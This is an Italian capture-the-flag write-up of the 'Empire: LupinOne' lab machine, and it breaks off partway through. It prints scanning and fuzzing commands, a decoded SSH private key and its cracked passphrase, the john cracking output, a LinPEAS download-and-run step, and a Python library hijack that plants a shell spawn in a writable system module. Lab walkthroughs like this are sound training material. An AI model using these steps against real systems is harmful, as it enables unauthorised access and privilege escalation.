Relazione sulla Risoluzione della Blackbox "Empire: LupinOne"

Network Scanning


La prima fase consiste nell'individuare l'indirizzo IP della macchina target. Per farlo, viene eseguito il comando:

netdiscover

Una volta identificato l'IP della vittima, si procede con una scansione approfondita utilizzando **Nmap**:

nmap -A 192.168.56.102

nmap -sV 192.168.56.102




Dal risultato emergono due principali servizi attivi:


- Un server **SSH** in ascolto sulla porta **22**.
- Un servizio **HTTP (Apache Server)** sulla porta **80**, che espone la directory /~myfiles.

Enumerazione

L'analisi parte visitando la pagina http://192.168.56.102/~myfiles/, che restituisce un **Errore 404**. Tuttavia, ispezionando il codice sorgente della pagina, si trova un commento sospetto:




Error 404




<!-- you can do it, keep trying -->

Questo suggerisce la presenza di ulteriori contenuti nascosti. Viene quindi avviata una fase di fuzzing con **ffuf** per scoprire eventuali directory o file nascosti:

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u 'http://192.168.56.102/~FUZZ'




L'output rivela l'esistenza di una directory chiamata /~secret. Approfondendo, si decide di fuzzare ulteriormente per individuare eventuali file nascosti all'interno di questa directory:



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.56.102/~secret/.FUZZ' -ic -fc 404,403 -e .pem,.txt,.html



Il risultato è il file **mysecret.txt**, accessibile all'indirizzo:

http://192.168.56.102/~secret/.mysecret.txt

visualizzata in kali con il comando:

curl http://192.168.56.102/~secret/.mysecret.txt

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.56.102/~secret/.mysecret.txt
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQ
JRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD87Ud2JpdUwjMossSeHEbvYjCEYBnKRPpDhSgL7jmTzxmtZxS9wX6DNLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZE
XhDtK6pokmA3Jo2Q83cVok6×74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn8IGAJ8LdxQjosS1tHm
iYtwp8pGf4Nfq5FjqmGAdvA2ZPMUAVWVHgkeSVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rWfP5NwEpsCgeCWYSYh3XeF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6us
UmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFhUwReUk7DkhmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsg
1xVvRyRzZ8JH6DEzqrEneoibQUdJxLVNTMXpYXGi68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquV9EiFLi3KXFe3Y7W4Li7jF8vFrK6wo
Gy8soJJYEbXQp2NWqaJNcCQX8umkiGfNFNiRoTfQmz29wBZFJPtPJ98UkQwKJfSW9XKvDJwduMRWey2j61yaH4ij5uZQXDs37FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zjqdikP3TFNWGnij5a
3AxveN3EUFnuDtfB4ADRt57UokLMDi1V73Pt5PQe8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4xFkDL8QFCVH2beL1PZxEghmdVdY9N3pVrMBUS7MznY
sCruXqWVE55RPuSPrMEcRLoCa1XbYtG5JxqfbEg2aw8BdMirLLWhuxbm3hxrr9ZizxDDyu3i1PLkpHgQw3zH4GTK2mb5fxuu9W6nGWW24wjGbxHW6aTneLweh74jFWKzfSLgEVyc7RyAS7Qkwkud9
zyBxxsV4VEdf8mW5g3nTDyKE69P34SkpQgDVNKJvDfJvZbL8o6BfPjEPi125edV9JbCyNRFKKpTxpq7QSruk7L5LEXG8H4rsLyv6djUT9nJGWQKRPi3Bugawd7ixMUYoRMhagBmGYNafi4JBapacT
wG95wPyZT8Mz6gALq5Vmr8tkk9ry4Ph4U2ErihvNiFQVS7U9XBwQHc6fhrDHz2objdeDGvuVHzPgqMeRMZtjzaLBZ2wDLeJUKEjaJAHnFLxs1xWXU7V4gigRAtiMFB5bjFTc7owzKHcqP8nJrXou8
JqFQDMD3PJcLjdErZGUS7oauaa3xhyx8Ar3AyggnywjjwZ8uoWQbmx8Sx71×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×5EAPFgJqyvMmRScQxiKrYoK3p279KLAySM4vNcRxrRrR2DYQwhe8YjNsf8MzqjX54mhbWcjz3jeXokonVk77P9g9y69DVzJeYUvf
VCjPWi7aDDA7HdQd2UpCghEGtWSfEJtDgPxurPq8qJQh3N75YF8KeQzJs77Tpwcdv2Wuvi1L5ZztppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmmEotL7CfRdVwUWpVppHRZz
7FEQQFxkRL7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEH
UwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPd
bF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

Esplorando il file tramite browser, si osserva che contiene una chiave SSH privata, ma codificata. Dopo un'attenta analisi e numerose prove si intuisce che la codifica è in **Base58**. Utilizzando strumenti online, la chiave viene decodificata correttamente.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3×8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
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
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----
```

La chiave è stata successivamente salvata in chiave_bb.rsa

Exploitation

La chiave SSH è protetta da passphrase. Per ottenerla, viene utilizzato **ssh2john** per convertire la chiave in un hash crackabile:

ssh2john.py chiave_bb.rsa > hash

```
┌──(kali㉿kali)-[~]
└─$ ssh2john chiave_bb.rsa > hash

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (chiave_bb.rsa)
1g 0:00:00:02 DONE (2025-03-18 11:37) 0.4132g/s 39.66p/s 39.66c/s 39.66C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Successivamente si utilizza **John the Ripper** con una wordlist chiamata fasttrack (lasciata come indizio nella pagina web):

john --wordlist=/usr/share/wordlists/fasttrack.txt hash

Dopo pochi secondi, la passphrase viene trovata: **P@55w0rd!**.

Ora sono disponibili tutti gli elementi per autenticarsi via SSH come utente icex64:

sudo ssh -i chiave_bb.rsa icex64@192.168.56.102

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh -i chiave_bb.rsa icex64@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known hosts.
Enter passphrase for key 'chiave_bb.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

L'accesso risulta immediato e si nota la presenza di uno script Python interessante:

sudo -l

```
icex64@LupinOne:~/.ssh$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~/.ssh$
```

Privilege Escalation - Fase 1 (Python Library Hijacking)

Analizzando i permessi e i file presenti, si evidenzia che lo script heist.py può essere potenzialmente sfruttato tramite una tecnica di **Python Library Hijacking**.

Per raccogliere maggiori informazioni, viene scaricato ed eseguito **LinPEAS**:

python -m http.server 4444 # Sul sistema di attacco

cd /tmp # Sul target

wget 192.168.56.102/linpeas.sh

chmod 777 linpeas.sh

./linpeas.sh

LinPEAS rivela che il modulo Python webbrowser.py può essere manipolato.

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/home/icex64
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Modificando questo modulo e inserendo in fondo:

import pty
pty.spawn("/bin/bash")

```
def main():
    import getopt
    usage = """Usage: %s [-n | -t] url
